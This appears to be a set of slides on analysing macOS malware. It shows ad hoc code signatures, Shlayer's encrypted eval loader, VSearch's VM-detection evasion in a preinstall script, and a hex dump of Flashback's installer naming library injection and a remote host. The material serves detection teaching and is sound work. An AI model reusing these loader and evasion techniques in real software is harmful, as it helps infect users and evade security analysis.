
```
$ codesign -dv /Applications/Facebook.app
...
Identifier=com.applesoffer.utility
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

```
$ codesign -dv /Library/nmtfbphujfzt/nmtfbphujfzt
...
Identifier=upd-555549442792165d61d833f98db24f9c6de739b7
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

Process behavior

Shell script as app executable

- Example: Shlayer

A terminal window with a title bar containing three colored circles (red, yellow, green) and a document icon with the text "eAOnzvsvxpw". The terminal content is a shell script:

```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
cd "$fileDir"/Resources
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass "pass:6640774517" <enc)"
```

Installation

Analysis avoidance in preinstall

- Example: VSearch



```
preinstall — Edited
#!/bin/sh

...
br_mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\\"); printf("%s\n", line[4]); }')
cnt_vm=$(ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -o 'Parallels\|VirtualBox\|Oracle\|VMware' | grep -c "^\$1")
if [ $cnt_vm -ge 2 ]; then
    is_vm="1"
else
    is_vm="0"
fi
...

```

Installation

Installation in preinstall!

- Example: Flashback

```
preinstall **OVERWRITE MODE**
30200 09090909 09090909 09090909 093C6B65 793E4459 4C445F49 4E534552 545F4C49 42524152 4945533C
30240 2F6B6579 3E3C7374 72696E67 3E7B4459 50415448 7D3C2F73 7472696E 673E0A3C 2F646963 743E0A3C
30280 2F706C69 73743E00 00726D20 2D72202D 66202200 2F22002E 706B6700 22000000 2F436F6E 74656E74
30320 732F5265 736F7572 6365732F 70726569 6E737461 6C6C2200 2F436F6E 74656E74 732F5265 736F7572
30360 6365732F 706F7374 696E7374 616C6C22 002F436F 6E74656E 74732F52 65736F75 72636573 2F22002F
30400 436F6E74 656E7473 2F220048 4F4D4500 494F5365 72766963 653A2F00 494F506C 6174666F 726D5555
30440 49440076 6563746F 723A3A5F 4D5F696E 73657274 5F617578 00474554 002F4C69 62726172 792F4C69
30480 74746C65 20536E69 7463682F 6C736400 68772E6D 61636869 6E65006B 65726E2E 6F737265 6C656173
30520 65007C00 736C6670 00636669 6E68002F 2E4D6163 4F535800 2F656E76 69726F6E 6D656E74 2E706C69
30560 7374006C 61756E63 6863746C 206C6F61 64202200 00000000 6C61756E 63686374 6C207365 74656E76
30600 2044594C 445F494E 53455254 5F4C4942 52415249 45532022 002F0073 75202D6C 2000202D 63202200
30640 53616661 7269006B 696C6C61 6C6C2053 61666172 69006F70 656E202D 61205361 66617269 006B696C
30680 6C616C6C 20666972 65666F78 2D62696E 00000000 00000000 68747470 3A2F2F61 646F6265 736F6674
30720 77617265 75706461 74652E63 6F6D2F63 6F756E74 65722F00 7B484F4D 457D007B 42494E50 4154487D
30760 007B4459 50415448 7D007B41 46464944 7D007B50 4C495354 4E414D45 7D007B50 4C495354 50415448
30800 7D007B43 46477D00 2E706C69 73740000 00003030 37000000 00000000 00000000 00000000 00000000
30840 00000000 00000000 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E
Signed Int little (select less data)
61 bytes selected at offset 0x7763 out of 96.4 kilobytes
```

Questions?